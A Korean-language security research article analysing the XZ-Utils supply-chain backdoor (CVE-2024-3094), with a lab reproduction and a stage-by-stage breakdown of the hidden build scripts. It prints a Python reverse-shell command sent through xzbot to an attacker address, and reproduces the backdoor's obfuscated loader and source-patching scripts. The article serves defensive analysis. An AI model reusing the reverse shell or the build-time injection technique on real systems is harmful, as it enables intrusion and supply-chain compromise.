Research & Technique

XZ-Utils 백도어 악성코드 분석(CVE-2024-3094)

■ 취약점 개요

2024 년 3 월 28 일 마이크로소프트(Microsoft) 수석 개발자인 안드레스 프로인트(Andres Freund)가 XZ 유틸즈(XZ-Utils)에 심어진 백도어를 발견했다. Andres Freund 는 분석 내용과 함께 해당 사실을 oss-security[1]에 제보했다. 이 백도어는 공격자가 인증과정 없이 무단으로 시스템에 접근할 수 있도록 보안체계를 무력화한다. 관련한 자세한 내용은 oss-security 메일링 리스트(Mailing list)[2]에서 확인할 수 있다.

• URL: https://www.openwall.com/lists/oss-security/2024/03/29/4

XZ-Utils 는 Tukaanni 프로젝트에서 파생된 LZMA 압축 알고리즘[3]을 사용한 오픈소스 압축 소프트웨어 도구다. 페도라(Fedora), 슬랙웨어(Slackware), 우분투(Ubuntu), 데비안(debian) 등 다수의 Linux 배포판에서 소프트웨어 패키지 압축을 위해 XZ-Utils 를 활용하고 있다. 또한 FreeBSD, NetBSD, 마이크로소프트의 윈도우 및 프리도스에서도 사용할 수 있다. 이처럼 XZ-Utils 는 상당수의 운영체제에서 사용되고 있는 만큼 파급력 및 위험도가 높아 CVSS 점수 최고점(10 점)을 받았다.

• URL: https://github.com/tukaani-project/xz

오픈소스 프로젝트는 누구나 개발에 참여하고 문제를 공유하며 해결방안 모색에 기여할 수 있다는 장점을 가지고 있다. 하지만 이번 XZ-Utils 백도어 사태로 인해 대규모 프로젝트들이 소수 오픈소스 기여자 프로젝트에 의존하고 있는 오픈소스 생태계의 보안 취약점이 드러났다. 이번 사태는 수많은 개발자들이 보안에 대한 경각심을 높이는 계기가 될 것으로 예상되며, 나아가 오픈소스 보안 점검 방안 및 정책적 관리체계의 마련이 필요함을 시사한다.

[1] oss-security: 다양한 오픈 소스 보안에 대한 논의를 하기 위한 공개 단체

[2] 메일링 리스트(Mailing list): 인터넷 사용자들에게 전자 우편을 이용해 정보를 널리 퍼뜨리는 방법을 뜻한다. 주로 개발자들과 사용자들 사이의 대화가 메일링 리스트의 형태로 제공된다.

[3] LZMA 압축 알고리즘: Igor Pavlov 에 의해 개발된 데이터 압축 알고리즘

■ 공격 타임라인

XZ-Utils 의 메인테이너(Maintainers)[4]인 라세 콜린(Lasse Collin)은 소프트웨어 유지 보수 활동 중 업무 부담을 덜기 위해 XZ-Utils 사태의 주범인 지아 탄(Jia Tan)에게 3 년에 걸쳐 권한을 부여했다.

Jia Tan 은 2022 년 2 월부터 XZ-Utils 프로젝트에서 활발히 활동했으며, 2024 년 2 월 23 일과 24 일, 이틀에 걸쳐 XZ-Utils 5.6.0 과 5.6.1 버전에 백도어 파일을 설치한 뒤 이를 게시했다. Jia Tan 이 xz-devel 메일링 리스트에 첫 패치를 보낸 시점이 2021 년 10 월 29 일인 점을 고려했을 때, 오랜 기간 동안 치밀하게 준비한 공격임을 짐작할 수 있다.




그림 1. CVE-2024-3094 공격 타임라인

[4] 메인테이너(Maintainers): 오픈소스 소비자로부터 다양한 사용 사례와 실제 사용자 경험을 수집해 오픈소스 프로젝트 유지 관리를 주도적으로 행하는 주체

■ 공격 시나리오

XZ-Utils 백도어의 공격 시나리오는 아래와 같다.




그림 2. XZ-Utils 백도어 공격 시나리오

① 공격자는 공급망 공격에 취약한 오픈소스 프로젝트를 탐색
② 공격자는 오픈소스 프로젝트 소프트웨어 소스코드에 백도어를 설치
③ 피해자는 백도어가 설치된 소프트웨어를 다운로드 받아 공격에 노출
④ 공격자는 백도어를 트리거해 원격에서 사용자 PC 에 랜섬웨어 및 악성코드를 배포

■ 영향받는 소프트웨어 버전

백도어가 설치된 XZ-Utils 버전은 다음과 같다.

S/W 구분	취약 버전
XZ-Utils	5.6.0, 5.6.1

■ 테스트 환경 구성 정보

테스트 환경을 구축해 XZ-Utils 백도어의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 22.04 XZ-Utils 5.6.1 (192.168.102.74)
공격자	Kali Linux (192.168.219.129)

■ 취약점 테스트

Step 1. 환경 구성

환경 구축을 위한 취약한 버전의 XZ-utils 5.6.1의 소스코드는 debian의 salsa에서 확인할 수 있다.

• URL:https://salsa.debian.org/debian/xz-utils/-/tree/46cb28adbbfb8f50a10704c1b86f107d077878e6

백도어에 존재하는 공개키와 쌍을 이루는 Jia Tan 의 개인키가 없다면 공격을 트리거 할 수 없으므로 임의의 공격자 개인키로 취약점을 테스트할 수 있는 xzbot을 활용한다.

• URL: https://github.com/amlweems/xzbot

위 링크를 통해 다운받은 XZ-utils 5.6.1 빌드 후 src/liblzma/.libs/ 경로에 liblzma.so.5.6.1 파일이 생성된다. 해당 파일을 xzbot 의 스크립트를 활용해 임의의 공격자 개인키에 해당하는 공개키를 통해 백도어가 작동하도록 패치한다. xzbot의 patch.py 실행 커맨드 예시는 아래와 같다.

```
$ python3 patch.py src/liblzma/.libs/liblzma.so.5.6.1
```

Step 2. 취약점 테스트

패치가 완료된 liblzma.so.5.6.1 파일을 liblzma.so.5 를 통해 찾을 수 있도록 새로운 심볼릭 링크를 설정한다. 이후 공격자 PC 에서 xzbot 을 활용해 공격 구문을 삽입한 인증서로 ssh 접속 요청을 보내면 백도어가 실행된다.

공격자 PC의 Reverse Shell로 연결하는 xzbot 실행 커맨드는 다음과 같다.

```
$ ./main -addr 192.168.102.74 -cmd ` python -c 'import socket,subprocess,o;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.216.29",7777));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subproces.call(["/bin/sh","-i"]);'`
```

그림 3. Reverse Shell 연결 요청 커맨드

이후 피해자 PC 가 공격자 PC 의 Reverse Shell 로 연결이 된 것을 확인할 수 있다.




그림 4. Reverse Shell 연결 확인

■ 취약점 상세 분석

취약점 상세 분석에서는 XZ-utils 5.6.1 백도어 파일 분석과 실행 방식을 다룬다.

Step 1. 빌드 코드 분석

공격자는 XZ-utils 소스코드 내에 백도어를 심고 컴파일 스크립트를 통해 liblzma5.so 라이브러리에 백도어 코드를 삽입하도록 유도했다.

1) build-to-host.m4

매크로 프로세서인 m4 파일은 configure.ac 파일을 configure shell 스크립트로 바꾸는데 활용된다. build-to-host.m4 는 원래 시스템 간의 호환성 검사를 수행하는 정상 파일이지만, 공격자는 해당 파일의 일부를 변경해 악성코드를 불러오도록 유도했다. 해당 매크로가 실행되면 우선 아래의 AC_DEFUN(gl_BUILD_TO_HOST_INIT)의 코드가 먼저 실행된다.

```
dnl Some initializations for gl_BUILD_TO_HOST.
AC_DEFUN([gl_BUILD_TO_HOST_INIT],
[
  dnl Search for Automake-defined pkg* macros, in the order
  dnl listed in the Automake 1.10a+ documentation.
  gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
  if test -n "$gl_am_configmake"; then
    HAVE_PKG_CONFIGMAKE=1
  else
    HAVE_PKG_CONFIGMAKE=0
  fi

  gl_sed_double_backslashes='s/\\/\\\\/g'
  gl_sed_escape_doublequotes='s/"/\\"/g'
  gl_path_map='tr "\t \-_" " \t_\-"'
changequote(,)dnl
  gl_sed_escape_for_make_1="s,\\([ \"&'();<>\\\\\`|]\\),\\\\\\1,g"
changequote([,])dnl
  gl_sed_escape_for_make_2='s,\$,\\$$,g'
  dnl Find out how to remove carriage returns from output. Solaris /usr/ucb/tr
  dnl does not understand '\r'.
  case `echo r | tr -d '\r'` in
    '') gl_tr_cr='\015' ;;
    *)  gl_tr_cr='\r' ;;
  esac
])
```

그림 5. AC_DEFUN(gl_BUILD_TO_HOST_INIT) 코드

소스코드 내 $gl_am_configmake 로 설정된 grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null 이 실행되면 아래와 같이 bad-3-corrupt_lzma2.xz 를 찾게 된다.

```
sktester@22NB0226:~$ grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2> /dev/null
/home/sktester/xz-utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/bad-3-corrupt_lzma2.xz
```

그림 6. AC_DEFUN(gl_BUILD_TO_HOST_INIT) 코드 내 grep 명령 실행 결과

또한, $gl_path_map 으로 설정된 tr "₩t ₩-_" "₩t_₩-" 가 실행되면 실행 대상의 ₩t(Horizontal Tab) ↔ Space, -(Hyphen) ↔ _(Underscore)가 서로 치환된다. $gl_am_configmake 와 $gl_path_map 은 다음과 같이 소스코드 내에서 실행된다.

```
if test "x$gl_am_configmake" != "x"; then
  gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
else
  gl_[$1]_config=''
fi
```

그림 7. AC_DEFUN(gl_BUILD_TO_HOST) 코드 내 명령어 실행 스크립트

2) bad-3-corrupt_lzma2.xz

bad-3-corrupt_lzma2.xz 파일은 공격자에 의해 변조되어 압축 해제가 되지 않는다. 그러나 위 과정을 통해 문자열이 치환되면 정상적으로 압축이 풀리면서 다음과 같은 bash shell 스크립트(이하 Stage1)가 나타나게 된다.

```
sktester@22NB0226:~$ sed "r\n" xz-utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/bad-3-corrupt_
lzma2.xz | tr "\t \-_" " \t_\-" | xz -d
####Hello####
#U$♦
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (h
ead -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &
& head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +20
48 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -
c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev
/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && hea
d -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc $srcdir/tests/files/good-large_compresse
d.lzma|eval $i|tail -c +31233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lz
ma1 -dc|/bin/sh
####World####
```

그림 8. bad-3-corrupt_lzma2.xz 파일을 통해 생성된 bash shell 스크립트

3) Stage1 – 악성 bash shell 스크립트 추출

먼저 Stage1 이 실행되면서 Linux 환경인지 검사를 진행한다. 이후 Stage1 은 다음 단계로 넘어가기 전, good-large_compressed.lzma 를 사용한다. 해당 파일은 정상적인 XZ 파일 형식이라 압축 해제가 가능하나, 파일 내부에는 사용하지 않는 데이터가 다수 존재한다. 따라서 필요하지 않은 부분들을 제거해 정상적인 값을 추출하는 과정이 필요하다. 해당 과정은 다음과 같이 이루어진다.

```
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/
null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
+1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
+2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &&
head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/
null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
+1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
+2048 && (head -c +1024 >/dev/null) && head -c +939)";    ②        ③        ④
①(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c +31233|tr
"\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc|/
                                                                    ⑤
bin/sh
####World####
```

그림 9. Stage1 bash shell 스크립트 실행 순서

① tests/files/good-large_compressed.lzma 파일을 압축 해제한다.
이 때 good-large_compressed.lzma 파일은 정상적인 XZ 파일 형식이라 별도 과정 없이 압축 해제가 가능하다.

② $i 함수는 head 명령어를 통해 1024 bytes 를 무시하고 2048 bytes 를 불러오는 과정을 반복한다. 마지막 데이터는 2048 bytes 보다 부족한 939 bytes 가 남게 되는데 해당 bytes 도 추가해 불러온다.

③ 2 번 과정에서 추출한 데이터는 뒤의 31233 bytes 만 읽어온다.

④ 3 번 과정을 거친 데이터의 문자를 각각 다른 범위로 치환한다. 해당 과정을 거치고 나면 또 다시 정상적인 lzma1 압축 알고리즘을 사용한 파일이 생성된다.

⑤ 생성된 파일을 압축 해제한다.

그 결과, 또 다른 bash shell 스크립트(이하 Stage2)가 결과물로 나오게 된다.

```
sktester@22NB0226:~$ export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null)
 && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
 +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (
head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +10
24 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/nu
ll) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head
 -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &
& (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc xz-
utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/good-large_compressed.lzma|eval $i|tail -c +31
233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc
P="-fPIC -DPIC -fno-lto -ffunction-sections -fdata-sections"
C="pic_flag=\" $P\""
O="^pic_flag=\" -fPIC -DPIC\"$"
R="is_arch_extension_supported"
x="__get_cpuid("
p="good-large_compressed.lzma"
U="bad-3-corrupt_lzma2.xz"
[ ! $(uname)="Linux" ] && exit 0
eval $zrKcVq
if test -f config.status; then
eval $zrKcSS
eval `grep ^LD=\'\/ config.status`
eval `grep ^CC=\' config.status`
eval `grep ^GCC=\' config.status`
eval `grep ^srcdir=\' config.status`
eval `grep ^build=\'x86_64 config.status`
eval `grep ^enable_shared=\'yes\' config.status`
eval `grep ^enable_static=\' config.status`
```

그림 10. Stage1 bash shell 스크립트를 통해 생성된 bash shell 스크립트

4) Stage2 – 환경 및 호환성 검사, Object 파일 추출, 특정 소스코드 수정

Stage2 의 bash shell 스크립트는 주로 환경 및 호환성 검사에 집중되어 있다. 이외에도 악성 Object 파일 추출, 특정 소스코드 수정을 수행한다. 스크립트는 컴파일 과정에 GCC 사용 여부 및 스크립트에서 사용할 특정 파일 존재 여부 등을 검사하는 환경 및 호환성 검사를 수행한다. 대표적인 예시로 아래와 같이 백도어가 함수를 후킹하는데 필요한 IFUNC(Indirect Function)[5] 기능을 현재 환경에서 사용하는지 검사한다.

```
if ! grep -qs '\["HAVE_FUNC_ATTRIBUTE_IFUNC"\]=" 1"' config.status > /dev/null 2>&1;
then
exit 0
```

그림 11. Stage2 bash shell 스크립트 중 IFUNC 기능 지원 여부 검사하는 코드

[5] IFUNC(Indirect Function): 프로그램 실행 시점에서 최적의 함수 구현을 선택할 수 있게 해주는 GNU C 라이브러리 기능

악성 Object 파일 추출의 경우, 일련의 과정을 통해 good-large_compressed.lzma 파일로부터 숨겨져 있는 바이너리 코드를 추출한다. 악성 Object 파일을 추출하는 과정은 다음과 같다.

```
xz -dc $top_srcdir/tests/files/$p |  ①
eval $i |  ②
LC_ALL=C sed "s/\(.\)/\1\n/g" |
LC_ALL=C awk 'BEGIN{
    FS="\n";
    RS="\n";
    ORS="";
    m=256;
    for(i=0;i<m;i++){
        t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;
        }
        i=0;
        j=0;
        for(l=0;l<8192;l++){
            i=(i+1)%m;a=c[i];j=(j+a)%m;c[i]=c[j];c[j]=a;
            }
        }{
            v=t["x" (NF<1?RS:$1)];
            i=(i+1)%m;a=c[i];
            j=(j+a)%m;b=c[j];
            c[i]=b;c[j]=a;
            k=c[(a+b)%m];
            printf "%c",(v+k)%m}' |  ③
xz -dc --single-stream |
((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || true  ④
```

그림 12. Stage2 Object 파일 추출 bash shell 스크립트 실행 순서

① good-large_compressed.lzma 파일의 압축을 푼다.
② $i 함수를 이용해 데이터를 추출한다.
③ XOR 이 아닌 더하기를 사용하는 유사 RC4 암호 알고리즘을 이용해서 파일을 복호화한다.
④ 결과물의 압축을 풀고 특정 offset 을 liblzma_la-crc64-fast.o 라는 Object 파일로 저장한다.

그 결과, 악성 Object 파일이 추출되어 libs/liblzma_la-crc64-fast.o 파일이 저장된다. 이후 링킹(linking)하는 과정에서 해당 Object 파일의 악성코드가 삽입된다.

소스코드 수정의 경우, crc64_fast.c 와 crc32_fast.c 코드를 수정한다. 해당 crc64_fast.c 의 소스코드를 수정하는 과정에서 공격자는 백도어의 entry code 를 추가한다.

```
V='#endif\n#if defined(CRC32_GENERIC) && defined(CRC64_GENERIC) && defined
(CRC_X86_CLMUL) && defined(CRC_USE_IFUNC) && defined(PIC) && (defined
(BUILDING_CRC64_CLMUL) || defined(BUILDING_CRC32_CLMUL))\nextern int _get_cpuid
(int, void*, void*, void*, void*);\nstatic inline bool
_is_arch_extension_supported(void) { int success = 1; uint32_t r[4]; success =
_get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16);
const uint32_t ecx_mask = (1 << 1) | (1 << 9) | (1 << 19); return success && (r
[2] & ecx_mask) == ecx_mask; }\n#else\n#define _is_arch_extension_supported
is_arch_extension_supported'
eval $yosA
if sed "/return is_arch_extension_supported()/ c\return _is_arch_extension_supported
()" $top_srcdir/src/liblzma/check/crc64_fast.c | \
sed "/include \"crc_x86_clmul.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc64_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS
$CFLAGS -r liblzma_la-crc64-fast.o -x c -  $P -o .libs/liblzma_la-crc64_fast.o 2>/
dev/null; then
cp .libs/liblzma_la-crc32_fast.o .libs/liblzma_la-crc32-fast.o || true
eval $BPep
if sed "/return is_arch_extension_supported()/ c\return _is_arch_extension_supported
()" $top_srcdir/src/liblzma/check/crc32_fast.c | \
sed "/include \"crc32_arm64.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc32_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS
$CFLAGS -r -x c -  $P -o .libs/liblzma_la-crc32_fast.o; then
eval $RgYB
```

그림 13. Stage2 소스코드 수정 bash shell 스크립트

Stage2 스크립트 실행 후 기존 crc32_fast.c, crc64_fast.c 소스코드에서 is_arch_extension_supported() 함수는 _is_arch_extension_supported() 함수로 바뀐다.
crc64_fast.c의 바뀐 함수 _is_arch_extension_supported()는 추후에 설명할 liblzma_la-crc64-fast.o 에 숨겨진 함수 _get_cpuid()를 호출한다.
Stage2 의 다음 스크립트를 실행하면 _is_arch_extension_supported() 함수로 수정된 C 파일(crc32_fast.c, crc64_fast.c)을 확인할 수 있다. 다음은 crc64_fast.c 를 수정하는 Stage2 스크립트 코드 부분이다.

```
sed "/return is_arch_extension_supported()/ c₩return _is_arch_extension_supported()"
src/liblzma/check/crc64_fast.c | ₩
sed "/include ₩"crc64_arm64.h₩"/a ₩₩$V" | ₩
sed "1i # 0 ₩"src/liblzma/check/crc32_fast.c₩"" 2>/dev/null
```

해당 결과와 기존의 코드를 비교한 결과 다음과 같이 함수 명이 변경된 것을 확인할 수 있다.

```
typedef uint64_t (*crc64_func_type)(
        const uint8_t *buf, size_t size, uint64_t crc);

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#   pragma GCC diagnostic push
#   pragma GCC diagnostic ignored "-Wunused-function"
#endif

lzma_resolver_attributes
static crc64_func_type
crc64_resolve(void)
{
    return is_arch_extension_supported()
            ? &crc64_arch_optimized : &crc64_generic;
}

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#   pragma GCC diagnostic pop
#endif
```

```
typedef uint64_t (*crc64_func_type)(
                const uint8_t *buf, size_t size, uint64_t crc);

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#       pragma GCC diagnostic push
#       pragma GCC diagnostic ignored "-Wunused-function"
#endif

lzma_resolver_attributes
static crc64_func_type
crc64_resolve(void)
{
return _is_arch_extension_supported()
                        ? &crc64_arch_optimized : &crc64_generic;
}

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#       pragma GCC diagnostic pop
#endif
```

그림 14. crc64_fast.c 수정사항 비교, 수정 전(위), 수정 후(아래)

Step 2. 바이너리 코드 분석

ssh 데몬인 sshd 는 실행될 때, Dynamic linker 를 통해 liblzma5.so 라이브러리를 불러온다. 이 때 하드웨어 기능을 감지하고 이에 맞는 최적화된 함수 구현을 선택하는 IFUNC 기능을 악용해 백도어를 실행한다.

1) _get_cpuid

기존 XZ-utils 에는 데이터의 CRC(Cyclic Redundancy Check) [6] 를 계산하는데 사용되는 lzma_crc32 와 lzma_crc64 가 존재한다. 두 함수 모두 GNU C 라이브러리 기능에서 제공하는 IFUNC 유형으로 ELF 심볼 데이터에 저장이 되는데, IFUNC 기능을 사용하면 Dynamic link 과정에서 개발자가 함수를 동적으로 선택할 수 있다. 위에서 언급한 crc64_fast.c 소스코드 내에는 위 lzma_crc64 함수가 위치한 것을 볼 수 있으며 해당 함수에서 IFUNC 기능을 활용해 crc64_resolve 함수를 가리키는 것을 확인할 수 있다.

```
#ifdef CRC_USE_IFUNC
extern LZMA_API(uint64_t)
lzma_crc64(const uint8_t *buf, size_t size, uint64_t crc)
                __attribute__((__ifunc__("crc64_resolve")));
#else
```

그림 15. crc64_resolve 함수를 가리키는 lzma_crc64 함수

crc64_resolve 함수를 동적으로 분석하고 싶으면 해당 지점에 인터럽트(Interrupt)를 발생시켜야 한다. 해당 함수의 첫 바이트를 0xCC 로 패치해 호출되는 과정에서 Interrupt 를 발생시킨다. 디버깅을 시작할 수 있게 되면 원래의 값인 0x55 로 복구해 이후 로직에 대해 디버깅을 진행할 수 있다.

[6] CRC(Cyclic Redundancy Check): 순환 중복 검사라고도 하며, 데이터를 전송할 때 전송된 데이터에 오류가 있는지를 확인하기 위한 체크 값을 결정하는 방식

